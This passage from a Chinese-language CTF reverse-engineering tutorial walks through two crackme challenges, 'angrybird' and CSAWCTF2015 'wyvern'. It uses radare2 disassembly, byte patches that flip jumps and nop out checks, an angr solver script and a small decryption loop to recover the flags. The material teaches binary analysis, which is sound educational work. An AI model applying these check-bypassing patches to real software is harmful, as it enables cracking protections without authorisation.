|       |   0x00400827      e8b4fdffff     call sym.imp.exit
       ; void exit(int status)
|       |      ; JMP XREF from 0x00400816 (main)
|       `-> 0x0040082c      c645d000       mov byte [local_30h],
```

```
 0      ; 第三轮运算
|           0x00400830      0fb645d0       movzx eax, byte [loca
l_30h]
|           0x00400834      3c01           cmp al, 1
       ; 1
|       ,=< 0x00400836      7e14           jle 0x40084c
|       |   0x00400838      bf94504000     mov edi, str.melong
       ; 0x405094 ; "melong"
|       |   0x0040083d      e84efdffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00400842      bf01000000     mov edi, 1
|       |   0x00400847      e894fdffff     call sym.imp.exit
       ; void exit(int status)
|       |      ; JMP XREF from 0x00400836 (main)
|       `-> 0x0040084c      0fb655c2       movzx edx, byte [loca
l_3eh]  ; 第 n 轮运算
|           0x00400850      0fb645b1       movzx eax, byte [loca
l_4fh]
|           0x00400854      21d0           and eax, edx
|           0x00400856      8845d0         mov byte [local_30h],
 al
|           0x00400859      0fb645d0       movzx eax, byte [loca
l_30h]
```

第一处 patch，将指令 `je` 改成 `jne`：

```
[0x00400600]> s 0x0040077b
[0x0040077b]> pd 1
|       `=< 0x0040077b      0f845ffeffff   je sym.imp.exit
[0x0040077b]> wx 0f85
[0x0040077b]> pd 1
|       `=< 0x0040077b      0f855ffeffff   jne sym.imp.exit
```

第二处 patch，函数 `sub.you_should_return_21_not_1_:__6f6`：

```
[0x0040077b]> pdf @ sub.you_should_return_21_not_1_:__6f6
/ (fcn) sub.you_should_return_21_not_1_:__6f6 22
|   sub.you_should_return_21_not_1_:__6f6 ();
|              ; CALL XREF from 0x004007a6 (main)
|           0x004006f6      55             push rbp
|           0x004006f7      4889e5         mov rbp, rsp
|           0x004006fa      bf64504000     mov edi, str.you_shou
ld_return_21_not_1_:_ ; 0x405064 ; "you should return 21 not 1 :
("
|           0x004006ff      e88cfeffff     call sym.imp.puts
       ; int puts(const char *s)
|           0x00400704      8b0556592000   mov eax, dword [0x006
06060] ; [0x606060:4]=1     ; 修改 [0x606060:4] = 21 = 0x15
|           0x0040070a      5d             pop rbp
\           0x0040070b      c3             ret
[0x0040077b]> ?v 21
0x15
[0x0040077b]> s 0x00606060
[0x00606060]> px 16
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00606060  0100 0000 0000 0000 0000 0000 0000 0000  ...........
.....
[0x00606060]> wx 15
[0x00606060]> px 16
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00606060  1500 0000 0000 0000 0000 0000 0000 0000  ...........
.....
```

另外该函数结尾处指令是 `pop rbp` ，而不是正确情况下的 `leave` ，我们把它改过来：

```
[0x00606060]> s 0x0040070a
[0x0040070a]> pd 1
|           0x0040070a      5d             pop rbp
[0x0040070a]> wx c9
[0x0040070a]> pd 1
|           0x0040070a      c9             leave
```

第三处 patch，将调用 `sub.stack_check_70c` 的指令直接 `nop` 掉：

```
[0x00606060]> pdf @ sub.stack_check_70c
/ (fcn) sub.stack_check_70c 30
|   sub.stack_check_70c ();
|       :      ; CALL XREF from 0x004007b3 (main)
|       :   0x0040070c      55             push rbp
|       :   0x0040070d      4889e5         mov rbp, rsp
|       :   0x00400710      bf82504000     mov edi, str.stack_ch
eck    ; 0x405082 ; "stack check"
|       :   0x00400715      e876feffff     call sym.imp.puts
       ; int puts(const char *s)
|       :   0x0040071a      678b0424       mov eax, dword [esp]
|       :   0x0040071e      83f800         cmp eax, 0
|       `=< 0x00400721      0f85b9feffff   jne sym.imp.exit
|           0x00400727      90             nop
|           0x00400728      5d             pop rbp
\           0x00400729      c3             ret
[0x00400600]> s 0x004007b3
[0x004007b3]> pd 1
|           0x004007b3      e854ffffff     call sub.stack_check_
70c
[0x004007b3]> wx 9090909090
[0x004007b3]> pd 5
|           0x004007b3      90             nop
|           0x004007b4      90             nop
|           0x004007b5      90             nop
|           0x004007b6      90             nop
|           0x004007b7      90             nop
```


第四处 patch 是将 `sub.hello_72a` 函数中的 `je` 改成 `jne` ：

```
[0x0040077b]> pdf @ sub.hello_72a
/ (fcn) sub.hello_72a 55
|   sub.hello_72a ();
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x004007bd (main)
|           0x0040072a      55             push rbp
|           0x0040072b      4889e5         mov rbp, rsp
|           0x0040072e      4883ec10       sub rsp, 0x10
|           0x00400732      48c745f83860.  mov qword [local_8h],
 reloc.__libc_start_main_56 ; 0x606038
|           0x0040073a      488b45f8       mov rax, qword [local
_8h]
|           0x0040073e      ba05000000     mov edx, 5
|           0x00400743      be8e504000     mov esi, str.hello
       ; 0x40508e ; "hello"
|           0x00400748      4889c7         mov rdi, rax
|           0x0040074b      e830feffff     call sym.imp.strncmp
       ; int strncmp(const char *s1, const char *s2, size_t n)
; 如果相等则返回 0
|           0x00400750      85c0           test eax, eax
|       ,=< 0x00400752      740a           je 0x40075e
        ; 如果 eax 为 0，则跳转
|       |   0x00400754      bf01000000     mov edi, 1
|       |   0x00400759      e882feffff     call sym.imp.exit
       ; void exit(int status)
|       |      ; JMP XREF from 0x00400752 (sub.hello_72a)
|       `-> 0x0040075e      90             nop
|           0x0040075f      c9             leave
\           0x00400760      c3             ret
```

总的来说就是修改了下面几个地方：

```
$ radiff2 angrybird_org angrybird_mod
0x0000070a 5d => c9 0x0000070a
0x00000722 85 => 84 0x00000722
0x00000752 74 => 75 0x00000752
0x0000077c 84 => 85 0x0000077c
0x000007b3 e854ffffff => 9090909090 0x000007b3
0x00006060 01 => 15 0x00006060
```

这样程序的运行就正常了，它从标准输入读入字符，进行一系列的判断，由于程序执行流非常长，我们不可能一个一个地去 patch。radare2 里输入命令 `VV @ main` 可以看到下面的东西：


[0x00400761]> VV @ main (nodes 874 edges 873 zoom 100%) BB-NORM mouse:node-x mov-speed:5
mov rax, qword fs:[0x28]
mov qword [local_8h], rax
xor eax, eax
cmp eax, 0
jne sym.imp.exit;[ga]
0x400781 ;[gg]
mov qword [local_70h], reloc.strncmp_24
mov qword [local_68h], reloc.puts_32
mov qword [local_60h], reloc.__stack_chk_fail_40
mov qword [local_58h], reloc.__libc_start_main_56
mov eax, 0
call sub.you_should_return_21_not_1_:__6f6;[gc]
mov dword [local_74h], eax
mov eax, 0
nop
nop
nop
nop
nop
mov eax, 0
call sub.hello_72a;[gd]
mov rdx, qword [obj.stdin]
mov ecx, dword [local_74h]
lea rax, [local_50h]
mov esi, ecx
mov rdi, rax
call sym.imp.fgets;[ge]
movzx edx, byte [local_50h]
movzx eax, byte [local_4fh]
xor eax, edx
mov byte [local_30h], al
movzx eax, byte [local_30h]
cmp al, 0xf
jg 0x400803;[gf]
0x4007ef ;[gi]
mov edi, str.melong
call sym.imp.puts;[gh]
mov edi, 1
call sym.imp.exit;[ga]
0x400803 ;[gf]
movzx edx, byte [local_50h]
movzx eax, byte [local_4fh]
and eax, edx
mov byte [local_30h], al
movzx eax, byte [local_30h]
cmp al, 0x50
jle 0x40082c;[gj]
0x400818 ;[gk]
mov edi, str.melong
call sym.imp.puts;[gh]
mov edi, 1
call sym.imp.exit;[ga]
0x40082c ;[gj]
mov byte [local_30h], 0
movzx eax, byte [local_30h]
cmp al, 1
jle 0x40084c;[gl]
0x400838 ;[gm]
mov edi, str.melong
call sym.imp.puts;[gh]
mov edi, 1
call sym.imp.exit;[ga]
0x40084c ;[gl]
movzx edx, byte [local_3eh]
movzx eax, byte [local_4fh]
and eax, edx
mov byte [local_30h], al
movzx eax, byte [local_30h]
cmp al, 0x30
jle 0x400875;[gn]
0x400861 ;[go]
mov edi, str.melong
call sym.imp.puts;[gh]
mov edi, 1
call sym.imp.exit;[ga]
0x400875 ;[gn]
movzx edx, byte [local_4ch]
movzx eax, byte [local_49h]
and edx, eax
movzx eax, byte [local_50h]
xor eax, edx
mov byte [local_30h], al
movzx eax, byte [local_30h]
cmp al, 0x2c
jle 0x4008a4;[gp]
0x400890 ;[gq]
mov edi, str.melong
call sym.imp.puts;[gh]
mov edi, 1
call sym.imp.exit;[ga]
0x4008a4 ;[gp]
movzx edx, byte [local_50h]
movzx eax, byte [local_4eh]
and eax, edx
mov byte [local_30h], al
movzx eax, byte [local_30h]
cmp al, 0x48
jg 0x4008cd;[gr]

不如使用 angr 来解决它，指定好目标地址，让它运行到那儿，在大多数情况下，这种方法都是有效的。

```
[0x00400761]> pd -20 @ main+18555
|           0x00404f8e      d00f           ror byte [rdi], 1
|           0x00404f90      b645           mov dh, 0x45
       ; 'E' ; 69
|           0x00404f92      d03c78         sar byte [rax + rdi*2
], 1
|       ,=< 0x00404f95      7e14           jle 0x404fab
|       |   0x00404f97      bf94504000     mov edi, str.melong
       ; 0x405094 ; "melong"
|       |   0x00404f9c      e8efb5ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00404fa1      bf01000000     mov edi, 1
|       |   0x00404fa6      e835b6ffff     call sym.imp.exit
       ; void exit(int status)
|       |      ; JMP XREF from 0x00404f95 (main)
|       `-> 0x00404fab      488d45b0       lea rax, [local_50h]
|           0x00404faf      4889c6         mov rsi, rax
|           0x00404fb2      bf9b504000     mov edi, str.you_type
d_:__s_n ; 0x40509b ; "you typed : %s\n"
|           0x00404fb7      b800000000     mov eax, 0
|           0x00404fbc      e8efb5ffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x00404fc1      b800000000     mov eax, 0
|           0x00404fc6      488b4df8       mov rcx, qword [local
_8h]
|           0x00404fca      6448330c2528.  xor rcx, qword fs:[0x
28]
|       ,=< 0x00404fd3      7405           je 0x404fda
|       |   0x00404fd5      e8c6b5ffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x00404fd3 (main)
|       `-> 0x00404fda      c9             leave
   ; 选择一个目标地址
\           0x00404fdb      c3             ret
```

因为每次错误退出之前，都会调用 `puts` 函数，所以应该避免其出现，将地址设置为参数 avoid。

```
[0x00400600]> is~puts
vaddr=0x00400590 paddr=0x00000590 ord=002 fwd=NONE sz=16 bind=GL
OBAL type=FUNC name=imp.puts
```

对于使用 angr 来说，上面的 patch 完全没有必要，只要选择一个合适的初始化地址，如 `0x004007da`，也就是 `fget` 函数的下一条指令，就可以跑出结果：

```
import angr

main  = 0x004007da
find  = 0x00404fda  # leave;ret
avoid = 0x00400590  # puts@plt

p = angr.Project('./angrybird_org')
init = p.factory.blank_state(addr=main)
pg = p.factory.simgr(init, threads=4)
ex = pg.explore(find=find, avoid=avoid)

final = ex.found[0].state
flag = final.posix.dumps(0)

print "Flag:", final.posix.dumps(1)
```

Bingo!!!（不能保证每次都有效，多试几次）

```
$ python2 solve.py
WARNING | 2017-12-03 17:33:58,544 | angr.state_plugins.symbolic_
memory | Concretizing symbolic length. Much sad; think about imp
lementing.
Flag: you typed : Im_so_cute&pretty_:)�
```

然后用我们 patch 过的程序来验证 flag：

```
$ ./angrybird_mod


you should return 21 not 1 :(
Im_so_cute&pretty_:)
you typed : Im_so_cute&pretty_:)
```

同样需要一定的运气才能通过，祝好运:)

参考资料

- https://ctftime.org/task/3375

6.2.4 re CSAWCTF2015 wyvern

下载文件

题目解析

```
$ file wyvern
wyvern: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dyn
amically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GN
U/Linux 2.6.24, BuildID[sha1]=45f9b5b50d013fe43405dc5c7fe651c91a
7a7ee8, not stripped
```

```
$ ./wyvern
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
        brute strength and magic is our only hope. Test your ski
ll.

Enter the dragon's secret: AAAAAAAA

[-] You have failed. The dragon's power, speed and intelligence
was greater.
```

看起来是 C++ 写的：

```
[0x004013bb]> iI~lang
lang     cxx
```

而且不知道是什么操作，从汇编来看程序特别地难理解，我们耐住性子仔细看，在 `main` 函数里找到了验证输入的函数：

```
[0x004013bb]> pdf @ main
...
|           0x0040e261      e8ea60ffff     call sym.start_quest_
std::string_    ; 验证函数
|           0x0040e266      898564feffff   mov dword [local_19ch
], eax
|       ,=< 0x0040e26c      e900000000     jmp 0x40e271
|       |      ; JMP XREF from 0x0040e26c (main)
|       `-> 0x0040e271      8b8564feffff   mov eax, dword [local
_19ch]
|           0x0040e277      2d37130000     sub eax, 0x1337
                ; 返回值 eax = eax -0x1337
|           0x0040e27c      0f94c1         sete cl
                ; 如果 eax 为零，则设置 cl = 1
|           0x0040e27f      488dbdc8feff.  lea rdi, [local_138h]
|           0x0040e286      898560feffff   mov dword [local_1a0h
], eax
|           0x0040e28c      888d5ffeffff   mov byte [local_1a1h]
, cl            ; [local_1a1h] = cl
|           0x0040e292      e8e92cffff     call method.std::basi
c_string<char,std::char_traits<char>,std::allocator<char>>.~basi
c_string()
|       ,=< 0x0040e297      e900000000     jmp 0x40e29c
|       |      ; JMP XREF from 0x0040e297 (main)
|       `-> 0x0040e29c      8a855ffeffff   mov al, byte [local_1
a1h]            ; al = [local_1a1h]
|           0x0040e2a2      a801           test al, 1
       ; 1      ; al & 1，即检查 al 是否为 0
|       ,=< 0x0040e2a4      0f8505000000   jne 0x40e2af
                ; 如果 al != 0，跳转，成功
|      ,==< 0x0040e2aa      e9bd000000     jmp 0x40e36c
                ; 否则，失败
...
```

于是我们知道，如果函数 `sym.start_quest_std::string_` 返回 `0x1337`，说明验证成功了。来 patch 一下试试：

```
[0x004013bb]> s 0x40e271
[0x0040e271]> pd 2
|              ; JMP XREF from 0x0040e26c (main)
|           0x0040e271      8b8564feffff   mov eax, dword [local
_19ch]
|           0x0040e277      2d37130000     sub eax, 0x1337
[0x0040e271]> wa mov eax, 0x1337
Written 5 bytes (mov eax, 0x1337) = wx b837130000
[0x0040e271]> pd 2
|              ; JMP XREF from 0x0040e26c (main)
|           0x0040e271      b837130000     mov eax, 0x1337
|           0x0040e276      ff2d37130000   ljmp [0x0040f5b3]
       ; [0x40f5b3:8]=0xe4100000000a5ff
[0x0040e271]> s 0x0040e276
[0x0040e276]> wx 90
[0x0040e276]> pd 2
|           0x0040e276      90             nop
|           0x0040e277      2d37130000     sub eax, 0x1337
```

```
$ ./wyvern_patch
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
        brute strength and magic is our only hope. Test your ski
ll.

Enter the dragon's secret: hello world

[+] A great success! Here is a flag{hello world}
```

果然如此。

然后在验证函数中，又发现了对输入字符长度的验证过程：

```
[0x004013bb]> pdf @ sym.start_quest_std::string_
...
|      :|     0x0040469c      e8afc8ffff     call method.std::stri
ng.length()const     ; 返回值 rax，是输入字符串长度 +1，因为字符末尾的 `
\x00'
|      :|     0x004046a1      482d01000000   sub rax, 1    ; rax =
rax - 1
|      :|     0x004046a7      448b0c253801.  mov r9d, dword str.sd
______________ ; obj.legend ; [0x610138:4]=115 ; U"sd\xd6\u010a\
u0171\u01a1\u020f\u026e\u02dd\u034f\u03ae\u041e\u0452\u04c6\u053
8\u05a1\u0604\u0635\u0696\u0704\u0763\u07cc\u0840\u0875\u08d4\u0
920\u096c\u09c2\u0a0f"  ; r9d = 115
|      :|     0x004046af      41c1f902       sar r9d, 2        ; 11
5 >> 2 = 28
|      :|     0x004046b3      4963c9         movsxd rcx, r9d   ; rc
x = 28
|      :|     0x004046b6      4839c8         cmp rax, rcx      ; 比
较 rax 和 rcx
...
[0x004013bb]> px 1 @ 0x610138
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00610138  73
```

它将一个数读入 r9d 中，做 `0x73 >> 2 = 28` 的操作，然后与输入字符串比较，所以我们猜测输入字符长度应为 28。

由于有下面这段指令，它将字符放到 `obj.hero` 处的 `vector` 中，我们有理由认为，验证是一个字符一个字符进行的，而且长度就是 28：

```
| :||`-``-> 0x00404c13      48bff8026100.  movabs rdi, obj.hero
       ; 0x6102f8
| :|| :     0x00404c1d      48be3c016100.  movabs rsi, obj.secre
t_100  ; 0x61013c ; U"d\xd6\u010a\u0171\u01a1\u020f\u026e\u02dd\
u034f\u03ae\u041e\u0452\u04c6\u0538\u05a1\u0604\u0635\u0696\u070
4\u0763\u07cc\u0840\u0875\u08d4\u0920\u096c\u09c2\u0a0f"
| :|| :     0x00404c27      e8240b0000     call method.std::vect
or<int,std::allocator<int>>.push_back(intconst&)
... ; 中间省略 26 段
| :|| :     0x00404eb6      48bff8026100.  movabs rdi, obj.hero
       ; 0x6102f8
| :|| :     0x00404ec0      48bea8016100.  movabs rsi, obj.secre
t_2575 ; 0x6101a8
| :|| :     0x00404eca      e881080000     call method.std::vect
or<int,std::allocator<int>>.push_back(intconst&)
```

找到这些加密字符：

```
[0x004013bb]> px 28*4 @ 0x61013c
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x0061013c  6400 0000 d600 0000 0a01 0000 7101 0000  d.........
.q...
0x0061014c  a101 0000 0f02 0000 6e02 0000 dd02 0000  ........n..
.....
0x0061015c  4f03 0000 ae03 0000 1e04 0000 5204 0000  O.........
.R...
0x0061016c  c604 0000 3805 0000 a105 0000 0406 0000  ....8......
.....
0x0061017c  3506 0000 9606 0000 0407 0000 6307 0000  5.........
.c...
0x0061018c  cc07 0000 4008 0000 7508 0000 d408 0000  ....@...u..
.....
0x0061019c  2009 0000 6c09 0000 c209 0000 0f0a 0000   ...l......
.....
```

继续往下看，发现函数：

```
| :|||:|     0x0040484f      e86cd4ffff     call sym.sanitize_inp
ut_std::string_
```

就是它决定了返回值，如果输入字符串正确，则该函数返回 `0x1337` 。

接下来就是跟踪各种交叉引用，从 `obj.hero` 里依次取值：

```
[0x0040484f]> pdf @ sym.sanitize_input_std::string_ ~obj.hero
| --------> 0x00402726      b8f8026100     mov eax, obj.hero
       ; 0x6102f8
| --------> 0x00402d37      b8f8026100     mov eax, obj.hero
       ; 0x6102f8
[0x0040484f]> pd 5 @ 0x00402726
|              ; JMP XREF from 0x0040271b (sym.sanitize_input_st
d::string_)
|           0x00402726      b8f8026100     mov eax, obj.hero
       ; 0x6102f8
|           0x0040272b      89c7           mov edi, eax
|           0x0040272d      488bb530ffff.  mov rsi, qword [local
_d0h]
|           0x00402734      e8072f0000     call method.std::vect
or<int,std::allocator<int>>.operator[](unsignedlong)
|           0x00402739      48898528ffff.  mov qword [local_d8h]
, rax   ; 将取出的值存入 [local_d8h]
[0x0040484f]> pd 5 @ 0x00402d37
|              ; JMP XREF from 0x00402d2c (sym.sanitize_input_st
d::string_)
|           0x00402d37      b8f8026100     mov eax, obj.hero
       ; 0x6102f8
|           0x00402d3c      89c7           mov edi, eax
|           0x00402d3e      488bb508ffff.  mov rsi, qword [local
_f8h]
|           0x00402d45      e8f6280000     call method.std::vect
or<int,std::allocator<int>>.operator[](unsignedlong)
|           0x00402d4a      48898500ffff.  mov qword [local_100h
], rax
```

继续查找 `local_d8h` ：

```
[0x0040484f]> pdf @ sym.sanitize_input_std::string_ ~local_d8h
|           ; var int local_d8h @ rbp-0xd8
| |:||:|:   0x00402739      48898528ffff.  mov qword [local_d8h]
, rax
| --------> 0x00402819      488b8528ffff.  mov rax, qword [local
_d8h]
[0x0040484f]> pd 15 @ 0x00402819
|              ; JMP XREF from 0x00403ea9 (sym.sanitize_input_st
d::string_)
|              ; JMP XREF from 0x0040280e (sym.sanitize_input_st
d::string_)
|           0x00402819      488b8528ffff.  mov rax, qword [local
_d8h]   ; 将 [local_d8h] 的值存入 rax
|           0x00402820      8b08           mov ecx, dword [rax]
        ; 将 [rax] 存入 ecx
|           0x00402822      8b1425940561.  mov edx, dword [obj.x
17]    ; [0x610594:4]=0
|           0x00402829      8b3425340461.  mov esi, dword [obj.y
18]    ; [0x610434:4]=0
|           0x00402830      89d7           mov edi, edx
|           0x00402832      81ef01000000   sub edi, 1
|           0x00402838      0fafd7         imul edx, edi
|           0x0040283b      81e201000000   and edx, 1
|           0x00402841      81fa00000000   cmp edx, 0
|           0x00402847      410f94c0       sete r8b
|           0x0040284b      81fe0a000000   cmp esi, 0xa
       ; 10
|           0x00402851      410f9cc1       setl r9b
|           0x00402855      4508c8         or r8b, r9b
|           0x00402858      41f6c001       test r8b, 1
       ; 1
|           0x0040285c      898d20ffffff   mov dword [local_e0h]
, ecx   ; 将 ecx 存入 [local_e0h]
```

查找 `local_e0h` ：

```
[0x0040484f]> pdf @ sym.sanitize_input_std::string_ ~local_e0h
|           ; var int local_e0h @ rbp-0xe0
| |:||:|:   0x0040285c      898d20ffffff   mov dword [local_e0h]
, ecx
| --------> 0x00402a73      8b8520ffffff   mov eax, dword [local
_e0h]
[0x0040484f]> pd 4 @ 0x00402a73
|              ; JMP XREF from 0x00403f39 (sym.sanitize_input_st
d::string_)
|              ; JMP XREF from 0x00402a68 (sym.sanitize_input_st
d::string_)
|           0x00402a73      8b8520ffffff   mov eax, dword [local
_e0h]   ; 将 [local_e0h] 的值存入 eax，即 eax 是加密字符
|           0x00402a79      8b8d18ffffff   mov ecx, dword [local
_e8h]   ; ecx 是经过处理的输入字符
|           0x00402a7f      39c8           cmp eax, ecx
        ; 进行比较。逐字符比较，不相等时退出。
|           0x00402a81      0f94c2         sete dl
```

查找 `local_e8h` ：

```
[0x0040484f]> pdf @ sym.sanitize_input_std::string_ ~local_e8h
|           ; var int local_e8h @ rbp-0xe8
| |:||:|:   0x00402a25      898518ffffff   mov dword [local_e8h]
, eax
| |:||:|:   0x00402a79      8b8d18ffffff   mov ecx, dword [local
_e8h]
[0x0040484f]> pd -2 @ 0x00402a25
|              ; JMP XREF from 0x00402a11 (sym.sanitize_input_st
d::string_)
|           0x00402a1c      488b7d80       mov rdi, qword [local
_80h]
|           0x00402a20      e88beaffff     call sym.transform_in
put_std::vector_int_std::allocator_int___
[0x0040484f]> pdf @ sym.sanitize_input_std::string_ ~local_80h
|           ; var int local_80h @ rbp-0x80
|  :||:|    0x00401e23      4c895580       mov qword [local_80h]
, r10
| --------> 0x0040286d      488b7d80       mov rdi, qword [local
_80h]
| --------> 0x00402a1c      488b7d80       mov rdi, qword [local
_80h]
| --------> 0x00402b58      488b7d80       mov rdi, qword [local
_80h]
```

继续跟踪 `local_80` ，你会发现输入的字符放在 `0x6236a8` 的位置。

继续往下看，终于看到了曙光，下面这个函数对输入字符做一些变换：

```
|           0x00402a20      e88beaffff     call sym.transform_in
put_std::vector_int_std::allocator_int___
```

进入该函数，找到字符转换的核心算法：

```
| |:||:|:   0x004017dd      e85e3e0000     call method.std::vect
or<int,std::allocator<int>>.operator[](unsignedlong)    ; 获得一
个输入字符的地址 rax
| |:||:|:   0x004017e2      8b08           mov ecx, dword [rax]
                                                        ; 将该字
符赋值给 ecx
| |:||:|:   0x004017e4      488b45e0       mov rax, qword [local
_20h]                                                   ; 获得上
一个加密字符的地址 rax
| |:||:|:   0x004017e8      0308           add ecx, dword [rax]
                                                        ; 上一个
加密字符加上当前输入字符
| |:||:|:   0x004017ea      8908           mov dword [rax], ecx
                                                        ; 将当前
加密字符放回
```

例如第二个字符是 `r` ，即 `0x72 + 0x64 = 0xd6` ，第三个字符 `4` ，即 `0x34 + 0xd6 = 0x10a` ，依次类推。由此可以写出解密算法：

```
array = [0x64,  0xd6,  0x10a, 0x171, 0x1a1, 0x20f, 0x26e,
         0x2dd, 0x34f, 0x3ae, 0x41e, 0x452, 0x4c6, 0x538,
         0x5a1, 0x604, 0x635, 0x696, 0x704, 0x763, 0x7cc,
         0x840, 0x875, 0x8d4, 0x920, 0x96c, 0x9c2, 0xa0f]

flag = ""
base = 0
for num in array:
    flag += chr(num - base)
    base = num

print flag
```

Bingo!!!

```
$ ./wyvern
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
        brute strength and magic is our only hope. Test your ski
ll.

Enter the dragon's secret: dr4g0n_or_p4tric1an_it5_LLVM
success

[+] A great success! Here is a flag{dr4g0n_or_p4tric1an_it5_LLVM
}
```

